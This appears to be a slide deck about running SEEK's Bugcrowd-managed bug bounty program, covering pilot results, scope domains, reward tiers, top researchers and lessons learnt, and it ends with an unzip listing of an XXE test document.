
## Even the Pentagon Have a Bug Bounty Program!!



US Secretary of Defense Ashton Carter [left] said the initiative was designed to "strengthen our digital defences and ultimately enhance our national security"

Credit **Samuel Corum/Anadolu Agency/Getty Images**


## Location of Researchers



39.23%	India
11.79%	United States
4.76%	Philippines
4.08%	Pakistan
2.72%	United Kingdom
2.04%	Netherlands
2.04%	Italy
2.04%	Germany
2.04%	Egypt
2.04%	Russia
27.44%	Other

Source: Bugcrowd - The State of bug bounty report

## Company Verticals



43.55%	Technology
8.20%	Finance
8.01%	Professional Services
5.27%	Healthcare
5.08%	Government
4.88%	Education
4.49%	Consumer
3.71%	IT & Security
3.13%	Non-profit
2.54%	Manufacturing
11.13%	Other

Source: Bugcrowd - The State of bug bounty report

Can i run a bug bounty  
program?

## A few questions to consider...

- Do you have security aware people to manage the program?
- What is the security maturity of the websites you want to test?
- Can you fix security issues in a timely manner?



## A few questions to consider...

- How fragile are your websites?
- Do you have a publicly available test environment?
- Could you block attacks if the researchers are affecting customers?



lawebloca.net




Bug Bounty Program POC  
Two week, private program.

- 50 researchers invited
- Testing production systems
- 3 apps in scope
- ~5 days effort
- \$15K USD reward pool


## Issues Overview

104 issues were reported in total, with 40 being verified issues:




## Issue Ratings

3 High, 7 Medium and 30 Low issues were reported:




## Issues by Category

97.5% of all issues fall into the OWASP Top 10:




## Reward Pool

Distribution of \$15K USD reward pool:



## Only Slight Increase in Overall Traffic



# Ongoing Bug Bounty Program

Private, managed program.



# SEEK

SEEK is a diverse group of companies that have a unified purpose to help people live more fulfilling and productive working lives and help organisations succeed.



Submit a report

**\$50 - \$5,000** per vulnerability

Managed by bugcrowd

Program Details

Program Updates (3)

For this program, we're inviting researchers to test SEEK's web applications and services - with a focus of identifying security weaknesses that might lead to the compromise of our customer data (job seekers profiles and resumes).

Thank you for participating!

**46** vulnerabilities rewarded

**3 days** average response time

**\$360.47** average payout (last 12 weeks)

## Tier 1

- talent.seek.com.au
  - www.seek.com.au
  - Seek mobile applications
- 
- api.seek.com.au
  - \*.cloud.seek.com.au
  - seekcdn.com
  - authenticate.seek.com.au
  - \*.id.seek.com.au
  - auth.seek.com.au

## Tier 2

- \*.skinfra.xyz
- \*.myseek.xyz

## Reward Range Over Time

Initial Range (Nov 16)		Current Range (Oct 17)	
Category	Rewards	Tier 1	Tier 2
Critical	\$1,500	\$2,500 - \$5,000	\$1,000 - \$5000
High	\$900	\$800 - \$1,200	\$700- \$900
Medium	\$400	\$400 - \$500	\$200- \$400
Low	\$100	\$100 - \$200	\$50



**455**

Total Submissions


**272**


Submissions (Excluding Duplicates)

**51**

Valid Issues

### Submissions By Severity





## Top Researchers



**Mr\_R3boot**

91.75% India



**ngalog**

97.53% Hong Kong



**unl1k3ly**

100.00% Australia



**Meena\_Rambuddi**

88.83% India



**worldwideweb**

97.46% India



**Amarnath404**

93.10% United States of America



**pnig0s**

100.00% Canada



**ramakanthk35**

96.43% India



**Suyog**

95.24% India



**D\_J**

96.57% India



**xowia**

92.18% India



**aditya008**

73.85% India



**yappare**

98.92% New Zealand



**l33terally**

100.00% Israel



**pradeepch99**

97.80% India



**footstep**

100.00% Nigeria



**gadhiyasavan**

90.61% India



**Harie\_cool**

98.53% India



**AnkitSingh**

97.78% India



**Xanderi**

96.15% Lebanon



**skavans**

100.00% Russian Federation

# #bug-bounty-alerts

★ | 3 | 0 | Add a topic



Bugcrowd APP 7:02 PM

[REDACTED] left a comment.

[Broken Authentication and Session Management in https://seek.com.au](https://seek.com.au)

Comment

can you please mark this report as NOT APPLICABLE

Today



Bugcrowd APP 9:05 AM

[REDACTED] left a comment.

[Access Tokens,ux-cam write key,segment write key,youtube key,apptimize key](#)

[Leaked Due to Insecure Local Storage: Shared Preferences\[Android App\]](#)

Comment

Well,As you say :)

Let me know if any further information is required.

Any updates regarding the payout?

Regards,

[REDACTED].




Message #bug-bounty-alerts



Lessons Learnt

## Researchers Don't Always Follow The Rules



Why u give me -1, what a fuck is that, I report for u security issue, with the exploit and u give me -1 ?

Its not make sense, I understand its out of scope, I dont want money and nothing, but giving me -1 for working exploit its funny.

I will not never again take part in your program, and I will send information to BC.


Bye

# Researcher Reports




XXE

xxe\_test\_external\_dtd.docx



```
→ Downloads unzip xxe_test_external_dtd.docx
Archive: xxe_test_external_dtd.docx
inflating: [Content_Types].xml
creating: _rels/
inflating: _rels/.rels
creating: docProps/
inflating: docProps/.DS_Store
creating: __MACOSX/
creating: __MACOSX/docProps/
inflating: __MACOSX/docProps/._.DS_Store
inflating: docProps/app.xml
inflating: docProps/core.xml
inflating: docProps/thumbnail.jpeg
creating: word/
creating: word/_rels/
inflating: word/_rels/document.xml.rels
inflating: word/fontTable.xml
inflating: word/settings.xml
inflating: word/styles.xml
inflating: word/stylesWithEffects.xml
creating: word/theme/
inflating: word/theme/theme1.xml
inflating: word/webSettings.xml
